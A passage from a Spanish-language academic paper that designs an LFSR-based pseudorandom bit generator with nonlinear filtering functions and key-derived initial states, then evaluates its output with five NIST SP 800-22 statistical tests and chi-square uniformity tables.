$f_{4722} = a \oplus b \oplus (a \cdot c) \oplus (b \cdot c) \oplus (c \cdot d)$
$f_{4529} = a \oplus c \oplus (a \cdot c) \oplus (b \cdot c) \oplus (c \cdot d)$
$f_{4393} = a \oplus c \oplus (a \cdot d) \oplus (b \cdot d) \oplus (c \cdot d)$
$f_{2402} = b \oplus (a \cdot d) \oplus (b \cdot c) \oplus d \oplus (c \cdot d)$
$f_{3981} = a \oplus (a \cdot c) \oplus (b \cdot c) \oplus d \oplus (c \cdot d)$
$f_{3338} = a \oplus (a \cdot b) \oplus c \oplus (b \cdot c) \oplus (b \cdot d)$
$f_{3672} = a \oplus (a \cdot b) \oplus c \oplus (a \cdot c) \oplus (a \cdot d)$
$f_{4010} = a \oplus (a \cdot b \cdot c) \oplus (a \cdot d) \oplus (b \cdot d) \oplus (c \cdot d)$
$f_{3953} = (a) \oplus (a \cdot c) \oplus (b \cdot c) \oplus (a \cdot b \cdot d) \oplus (c \cdot d)$

5. Conformación de los LFSR con funciones de filtrado no lineales

Con los elementos aportados se conforman los cuatro LFSR con funciones de filtrado no lineal, quedando de la siguiente manera según se indican en las figuras: 6,7, 8 y 9.




Figura 6. LFSR 1




Figura 7. LFSR 2




Figura 8. LFSR 3




Figura 9. LFSR 4

Esquemáticamente nos quedaría con los cuatro LFSR una estructura como la indicada en figura.




Figura 10. Esquema generador aleatorio

6. Generador Combinacional

El Generador Combinacional usa dos funciones booleanas, seleccionadas de la Tabla 3, en la Figura 11 aparece el esquema del generador combinacional.




Figura 11. Esquema generador pseudoaleatorio

7. Generador Pseudoaleatorio Binario

Finalmente nos queda el Generador completo, según lo indicado en la Figura 12.




Figura 12. Esquema generador pseudoaleatorio

En aquellos casos en que la eficiencia del generador resulte de alto nivel de importancia (por ejemplo, si se trata de aplicaciones de tiempo real), se debe utilizar un número razonablemente bajo de operaciones XOR [7], [8], [9]. Este punto en particular suele tener una importancia menor en la mayoría de las implementaciones, por tratarse de una operación de bajo nivel.

La complejidad lineal de la secuencia s generada por un LFSR, es el tamaño del LFSR más pequeño que genera esa misma secuencia. Para calcular la complejidad lineal, se recurre al algoritmo de Berlekamp Massey. Es un algoritmo que proporciona un polinomio de conexión, a partir de unos pocos términos de una secuencia de LFSR [10], [11]

8. Procedimiento para generar los estados iniciales

Para originar los estados iniciales de los distintos LFSR se realiza un proceso que utiliza una clave de una longitud de 32 caracteres, que expresada en código ASCII (American Standard Code for Information Interchange), tiene longitud de 256 bits.

Para simplificar el procedimiento de introducción de la clave, se aceptan solamente las letras del alfabeto inglés (minúsculas y mayúsculas) y los números del sistema de

numeración decimal, es decir un total de 62 caracteres serán permitidos.

La clave se aloja en un vector K , y es sometida a cuatro permutaciones mediante vectores de permutación, con los vectores permutados, se realiza la siguiente operación.

$$SK = K2 \oplus (K1 \cdot K3) \oplus (K2 \cdot K3) \oplus (K1 \cdot K4) \oplus (K2 \cdot K4)$$

El vector SK provee a los estados iniciales de los LFSR, de la siguiente manera:

Tabla 4. Funciones aceptadas para el generador

LFSR	Longitud	Posiciones
1	41	0 al 40
2	37	60 al 96
3	31	120 al 150
4	29	180 al 209

Finalmente con esos estados iniciales, se hacen correr los LFSR, durante mil ciclos. Siendo, el último estado luego de este proceso, el nuevo estado inicial para operar el generador.




Figura 13. Generador para estados iniciales

9. Elección de las Pruebas Estadísticas

Fueron seleccionadas cinco pruebas de la Norma NIST Special Publication 800-22, del trabajo de Rukhin (et al.) [12].

9.1 Prueba de Frecuencia:

El foco de la prueba es la proporción de ceros y unos para toda la secuencia. El propósito de esta prueba es determinar si el número de unos y ceros en una secuencia es aproximadamente el mismo que se espera de una secuencia verdaderamente aleatoria. La prueba evalúa la

cercanía de la fracción de unos a $\frac{1}{2}$, que es decir, el número de unos y ceros en una secuencia debe ser aproximadamente el mismo. Todas las pruebas posteriores dependen de la aprobación de esta prueba.

$$P_{value} = \left(\frac{S(obs)}{\sqrt{2}}\right). \quad (4)$$

9.2 Prueba de Frecuencia en un Bloque:

El foco de la prueba es la proporción de unidades dentro de bloques de M bits. El propósito de esta prueba es determinar si la frecuencia de unos en un bloque de M bits es aproximadamente $M/2$, como se esperaría bajo un supuesto de aleatoriedad.

$$P_{value} = igamc\left(\frac{N}{2}, \frac{\chi^2(obs)}{2}\right) \quad (5)$$

9.3 Prueba de Rachas:

Una racha de longitud k consta de exactamente k bits idénticos y está acotada antes y después con un poco del valor opuesto. El propósito de la prueba de rachas es determinar si el número de rachas unos y ceros de varias longitudes es lo esperado para una secuencia aleatoria.

$$P_{value} = erfc\left(\frac{(|V_n(obs) - 2n\pi(1 - \pi)|)}{2\sqrt{2n\pi(1 - \pi)}}\right) \quad (6)$$

9.4 Prueba de Rachas de Unos en un Bloque.

El propósito de esta prueba es determinar si la longitud de la ejecución más larga de las dentro de la secuencia probada es consistente con la longitud de la serie más larga de las que cabría esperar en una secuencia aleatoria. Tenga en cuenta que una irregularidad en la longitud esperada de la serie más larga implica que también hay una irregularidad en la longitud de la serie más larga de ceros.

$$P_{value} = igamc\left(\frac{K}{2}, \frac{\chi^2(obs)}{2}\right) \quad (7)$$

9.5 Prueba de Entropía Aproximada:

El enfoque de esta prueba es la frecuencia de todas las posibles superposiciones patrones de m bits en toda la secuencia. El propósito de la prueba es comparar la frecuencia de bloques superpuestos de dos longitudes consecutivas / adyacentes (m, m + 1) contra el resultado esperado para un secuencia aleatoria.

$$P_{value} = igamc\left(2^{m-1}, \frac{\chi^2}{2}\right) \quad (8)$$

9.6 Interpretación de los resultados

A partir de los resultados se realizan dos procedimientos para la interpretación de los mismos:

- Proporción de muestras que pasan las pruebas.
- Prueba de Uniformidad de los p-valor
 - Tabla de frecuencia e histograma
 - Prueba de Bondad de Ajuste

Se aplica la prueba de Bondad de Ajuste χ^2 aplicando la siguiente expresión:

$$\chi^2 = \sum_{i=1}^{10} \frac{\left(F_i - \frac{s}{10}\right)^2}{\frac{s}{10}} \quad (9)$$

Donde:

F_i = Frecuencia de la clase i
 s = Cantidad de muestras

El primero se puede realizar considerando los resultados de todas las pruebas o en forma individual, el segundo se realiza en forma individual. En todos los casos se deben superar todas las pruebas para aceptar los resultados.

10. Pruebas sobre el Generador Final

Se verificaron cien muestras de 1.000.000 bits cada una, para cada generador, con un nivel de significancia de $\alpha = 0,01$. La hipótesis nula es:

$$H_0 \rightarrow p_{valor} > 0,01$$

Debido al gran volumen de procesamiento requerido, se desarrolló un programa escrito en lenguaje C++, que contenía los algoritmos correspondientes al generador y a las pruebas estadísticas. Es decir que el software calculó las secuencias binarias y simultáneamente realizó las pruebas sobre las mismas.

11. Proporción de muestras que pasan las pruebas

Para el análisis de los resultados, se determina la proporción de muestras que superan las pruebas, y con esos datos se construye un gráfico de puntos, luego se verifica si los mismos caen dentro de los límites superior e inferior, donde k es el número de muestras.

$$LS, LI = (1 - \alpha) \pm 3 \cdot \sqrt{\alpha \cdot (1 - \alpha) / k} \quad (10)$$

En nuestro caso $k = 100$ y el nivel de significancia elegido es: $\alpha = 0.01$, los límites quedan de acuerdo con las ecuación 15 y 16.

$$LS = (1 - \alpha) + 3 \cdot \sqrt{\alpha \cdot (1 - \alpha) / k} = 1,02 \quad (11)$$

$$LI = (1 - \alpha) - 3 \cdot \sqrt{\alpha \cdot (1 - \alpha) / k} = 0,96 \quad (12)$$

Se consideran todas pruebas, los resultados se indican en la tabla

Tabla 5. Pruebas

Pruebas	Proporción	Superior	Inferior
Frecuencias	0,98	1,02	0,96
Frecuencias en un Bloque	0,99	1,02	0,96
Rachas	0,99	1,02	0,96
Rachas de Unos en un Bloque	0,99	1,02	0,96
Entropía Aproximada	1,00	1,02	0,96

En el gráfico se aprecia mejor el resultado:




Figura 14. Ejemplo

12. Pruebas de uniformidad

Este control se ejecuta en forma individual con los dos procedimientos: tabla de frecuencia con histograma y prueba de bondad de ajuste.

12.1 Prueba de Frecuencias

12.1.1 Tabla de frecuencia con histograma

Tenemos:

Tabla 6. Tabla de frecuencias

Clases			Frecuencias
0,000	a	0,099	14
0,100	a	0,199	12
0,200	a	0,299	8
0,300	a	0,399	10
0,400	a	0,499	11
0,500	a	0,599	11
0,600	a	0,699	8
0,700	a	0,799	7
0,800	a	0,899	12
0,900	a	0,999	7
Total			100




Figura 15. Histograma

12.1.2 Bondad de Ajuste

Con los datos se confecciona la tabla para calcular el χ^2 .

Tabla 7. χ^2

F_i	$\frac{s}{10}$	$(F_i - \frac{s}{10})$	$(F_i - \frac{s}{10})^2$	$\frac{(F_i - \frac{s}{10})^2}{\frac{s}{10}}$
14	10	4	16	1,6
12	10	2	4	0,4
8	10	-2	4	0,4
10	10	0	0	0
11	10	1	1	0,1
11	10	1	1	0,1
8	10	-2	4	0,4
7	10	-3	9	0,9
12	10	2	4	0,4
7	10	-3	9	0,9
100			χ^2	5,2
			p_valor	0,817

Se comprueba que:

$$p \text{ valor} = 0,817 \geq 0,0001$$

El gráfico de frecuencias acumuladas es otra forma de ver la uniformidad de los p_valor .




Figura 16. Frecuencias Acumuladas

12.2 Prueba de Frecuencias dentro de un Bloque

12.2.1 Tabla de frecuencia con histograma

Tenemos:

Tabla 8. Tabla de frecuencias

Clases			Frecuencias
0,000	a	0,099	4
0,100	a	0,199	10
0,200	a	0,299	13
0,300	a	0,399	13
0,400	a	0,499	10
0,500	a	0,599	13
0,600	a	0,699	11
0,700	a	0,799	10
0,800	a	0,899	6
0,900	a	0,999	10
Total			100




Figura 17. Histograma

12.2.2 Bondad de Ajuste

Con los datos se confecciona la tabla para calcular el χ^2

Tabla 9. χ^2

F_i	$\frac{s}{10}$	$(F_i - \frac{s}{10})$	$(F_i - \frac{s}{10})^2$	$\frac{(F_i - \frac{s}{10})^2}{\frac{s}{10}}$
4	10	-6	36	3,6
10	10	0	0	0,0
13	10	3	9	0,9
13	10	3	9	0,9
10	10	0	0	0,0
13	10	3	9	0,9
11	10	1	1	0,1
10	10	0	0	0,0
6	10	-4	16	1,6
10	10	0	0	0
100			χ^2	8
			p_valor	0,534

Se comprueba que:

$$p_valor = 0,534 \geq 0,0001$$

El gráfico de frecuencias acumuladas es otra forma de ver la uniformidad de los p_valor .




Figura 18 Frecuencias Acumuladas

12.3 Prueba de Rachas

12.3.1 Tabla de frecuencia con histograma

Tenemos:

Tabla 10. Tabla de frecuencias

Clases		Frecuencias	
0,000	a	0,099	11
0,100	a	0,199	15
0,200	a	0,299	9
0,300	a	0,399	9
0,400	a	0,499	10
0,500	a	0,599	6
0,600	a	0,699	18
0,700	a	0,799	4
0,800	a	0,899	9
0,900	a	0,999	9
Total			100




Figura 19. Histograma

12.3.2 Bondad de Ajuste

Con los datos se confecciona la tabla para calcular el χ^2

Tabla 11. χ^2

F_i	$\frac{s}{10}$	$(F_i - \frac{s}{10})$	$(F_i - \frac{s}{10})^2$	$\frac{(F_i - \frac{s}{10})^2}{\frac{s}{10}}$
11	10	1	1	0,1
15	10	5	25	2,5
9	10	-1	1	0,1
9	10	-1	1	0,1
10	10	0	0	0,0
6	10	-4	16	1,6
18	10	8	64	6,4
4	10	-6	36	3,6
9	10	-1	1	0,1
9	10	-1	1	0,1
100			χ^2	14,6
			p_valor	0,102

Se comprueba que:

$$p \text{ valor} = 0,102 \geq 0,0001$$

El gráfico de frecuencias acumuladas es otra forma de ver la uniformidad de los p_{valor} .




Figura 20. Frecuencias Acumuladas

12.4 Prueba de Rachas de Unos en un Bloque

12.4.1 Tabla de frecuencia con histograma

Tenemos:

Tabla 12. Tabla de frecuencias

Clases		Frecuencias	
0,000	a	0,099	11
0,100	a	0,199	7
0,200	a	0,299	11
0,300	a	0,399	12
0,400	a	0,499	8
0,500	a	0,599	8
0,600	a	0,699	11
0,700	a	0,799	13
0,800	a	0,899	11
0,900	a	0,999	8
Total			100




Figura 21. Histograma

12.4.2 Bondad de Ajuste

Con los datos se confecciona la tabla para calcular el χ^2 .

Tabla 13. χ^2

F_i	$\frac{s}{10}$	$(F_i - \frac{s}{10})$	$(F_i - \frac{s}{10})^2$	$\frac{(F_i - \frac{s}{10})^2}{\frac{s}{10}}$
11	10	1	1	0,1
7	10	-3	9	0,9
11	10	1	1	0,1
12	10	2	4	0,4
8	10	-2	4	0,4
8	10	-2	4	0,4
11	10	1	1	0,1
13	10	3	9	0,9
11	10	1	1	0,1
8	10	-2	4	0,4
100			χ^2	3,8
			p_{valor}	0,924

Se comprueba que:

$$p \text{ valor} = 0,924 \geq 0,0001$$

El gráfico de frecuencias acumuladas es otra forma de ver la uniformidad de los p_{valor} .




Figura 22. Frecuencias Acumuladas

12.5 Prueba de Entropía Aproximada

12.5.1 Tabla de frecuencia con histograma

Tenemos:

Tabla 14. Tabla de frecuencias

Clases		Frecuencias	
0,000	a	0,099	14
0,100	a	0,199	15
0,200	a	0,299	12
0,300	a	0,399	6
0,400	a	0,499	11
0,500	a	0,599	7
0,600	a	0,699	9
0,700	a	0,799	8
0,800	a	0,899	11
0,900	a	0,999	7
Total			100




Figura 23. Histograma

12.5.2 Bondad de Ajuste

Con los datos se confecciona la tabla para calcular el χ^2

Tabla 15. χ^2

F_i	$\frac{s}{10}$	$(F_i - \frac{s}{10})$	$(F_i - \frac{s}{10})^2$	$\frac{(F_i - \frac{s}{10})^2}{\frac{s}{10}}$
14	10	4	16	1,6
15	10	5	25	2,5
12	10	2	4	0,4
6	10	-4	16	1,6
11	10	1	1	0,1
7	10	-3	9	0,9
9	10	-1	1	0,1
8	10	-2	4	0,4
11	10	1	1	0,1
7	10	-3	9	0,9
100			χ^2	8,6
			p_valor	0,474

Se comprueba que:

$$p_valor = 0,474 \geq 0,0001$$

El gráfico de frecuencias acumuladas es otra forma de ver la uniformidad de los p_valor .




Figura 24. Frecuencias Acumuladas

Las pruebas de interpretación de los resultados de las pruebas estadísticas de aleatoriedad fueron positivas.

Conclusiones

Tal como se mencionó oportunamente, la generación de bits aleatorios de alta calidad criptográfica resulta de alto interés. Por ejemplo, el grupo de investigación que produjo este documento, necesita como insumo este tipo de sistemas en sus desarrollos sobre voto electrónico [13].

En consecuencia, se desarrolló un generador de secuencias binarias pseudoaleatorias de elevado período y complejidad lineal. Para ello se diseñó un dispositivo que combina en forma no lineal las secuencias producidas por cuatro generadores de secuencias combinadas, mediante una función booleana de cuatro variables.

Los LFSR que componen cada generador tienen polinomios de conexión primitivos, lo que asegura un elevado período en la secuencia resultante.

La función booleana que es la responsable del proceso no lineal, asegura las mejores prestaciones criptográficas, partiendo de funciones balanceadas expresadas de diversas formas. Realizado el proceso de selección, las funciones fueron incorporadas al generador y luego puestas a funcionar para generar las secuencias respectivas con distintos valores de claves y ser sometidas a las pruebas de aleatoriedad.

Los resultados fueron positivos, por lo que el modelo propuesto se considera válido para la generación de secuencias pseudoaleatorias de buena calidad criptográfica.

Referencias

- [1] Massodi, F., Alam, S. and Bokhari, M., "An Analysis of Linear Feedback Shift Registers in Stream Ciphers", International Journal of Computer Application, 16 (17), pp. 0975 – 887, 2012.
- [2] Canteaut, A. and Filio, E., "Ciphertext only reconstruction of stream ciphers based on combination generators. Fast Software Encryption 2000", Lecture Notes in Computer Science, 1978, pp. 165–180, 2001.
- [3] Menezes, A., Van Oorschot, P. and Vanstone, S., "Handbook of Applied Cryptography", Massachusetts Institute of Technology, 1996.
- [4] Parr, C. and Pelzl, L., Understanding Cryptography, Springer, 2010.
- [5] Stahnke, W., "Primitive Binary Polynomials", Mathematics of Computation, 27. 124, pp. 977-980, 1973.
- [6] Seroussi, G., "Table of Low-Weight Binary Irreducible Polynomials", Computer Systems Laboratory, 1998.
- [7] Mioc, M. and Stratulat, M., "Study of Software implementation for Linear Feedback Shift Register Based on 8th Degree Irreducible Polynomials", International Journal of Computers, 8, 2014.
- [8] Wardlaw, W., "A Matrix Model for the Linear Feedback Shift Register", Identification Systems Branch Radar Division, NRL Report 9179, 1989.

